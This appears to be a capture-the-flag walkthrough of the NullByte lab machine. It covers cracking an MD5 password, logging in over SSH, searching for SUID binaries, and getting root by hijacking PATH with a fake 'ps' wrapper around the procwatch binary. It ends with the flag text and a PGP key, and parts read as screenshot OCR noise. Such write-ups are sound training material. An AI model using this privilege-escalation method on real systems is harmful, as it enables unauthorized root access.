
We got a credentials of ramses but it was encrypted using md5 hash. So decoded to see the results.




Let's login through ssh using the password of ramses.
ssh ramses@192.168.56.159 -p 777
password-omega

```
$ssh ramses@192.168.56.159 -p 777
The authenticity of host '[192.168.56.159]:777 ([192.168.56.159]:777)' can't be established.
ECDSA key fingerprint is SHA256:H/Y/TKggtnCfMGz457Jy6F6tUZPrvEDD62dP9A3ZIkU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.159]:777' (ECDSA) to the list of known hosts.
ramses@192.168.56.159's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug  2 01:38:58 2015 from 192.168.1.109
ramses@NullByte:~$ id
uid=1002(ramses) gid=1002(ramses) groups=1002(ramses)
ramses@NullByte:~$ ls
ramses@NullByte:~$
```

We checked what wirte and modify permission does the user have with root using find command.
find / -perm -u=s -type f 2>/dev/null





```
echo "/bin/sh"  > ps
chmod 777 ps
echo $PATH
export PATH=.:$PATH
echo $PATH
./procwatch
```



It seems to be that the procwatch command runs after a particular period of time in the process. So we modified and waited finally we got access to root.

```
cd /root
ls
cat proof.txt
```


Applications Places System
Mon Jul 27, 10:37 PM
ramses@NullByte: /var/www/backup
File Edit View Search Terminal Help
bash-4.3$ cd /root
bash: cd: /root: Permission denied
bash-4.3$ exit
exit
# id
uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses)
# cd /root
# ls
proof.txt
cat proof.txt
adf11c7a9e8523e630aaf3b9b7acb51d
It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly0n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com
USE THIS PGP PUBLIC KEY
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0
wQENBFW0BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fD1+LNEGnv5rw3uSV+jWigpxrJ
Q3tO375SlKRrYxhHjEh0HKwTBCIopIcRFFRylQg9uW7cxYnTlDTp9QERuQ7hQOFT
e4QU3gZPd/V1bPhzbJC/pdbOpuxqU8iKxqQr0VmTX6wIGwN0GlrnKr1/xhSRTprq
Cu7DyNC8+HKu/NpJ7jBmxDTLrvsD+hD21ussshXgZJ5a3i1MWj4i0WUEKFN22KK
+z9pmlOJ5Xfhc2xx+NHtST53Ewk8D+Hjn+mh4s9/pjppdpMFVhr1poXPsI2HTWNe
YcvzcQHwzXj6hvtcXlJj+yzM21EuRdIJ1r41ABE8AAG0EW51c2x5MG5AZ21haWwu
Y29tiQEcBBABAgAGBQJVvQV/AAoJENDZ4VE7RHERJVkH/RUeh0qn1l6Lf5mA5cNS
HHWTUulxIllPmnOPxB9/yk0j6fwWE9dDtcS9eFgKCthUQts7QFPhc3ilbYA2Fz7q
a7iAe97aWBpz3AeD6f6MX53Un7083Z8yJFQbdusBQa1+MI2CCJL44Q/J5654vIGn
XQk6QcTxWEgxLH+IjNQgh6V+MTceBfQp2SEVPcMZZuz2+XI9nrCV1dfAcwJJyF5B
kjxYRAryO57olIyb9GsOgZkvPjHCg5JMdzQqOBoJZFPw/nNCEwQexWrgW7bqL/NB
TM2C0X57+ok7eqjBgUEuX/6fxBtYPpqUIaMT9kdeJPrHsiLJlZcXM0HZrPVvt1HU
Cms=
=PiAQ
Menu
[Hack the NullBy...
[Mozilla Firefox]
[Oracle VM Virtu...
[NullByte [Runni...
[ramses@NullB...
new file (~/Desk...
ramses@NullBy...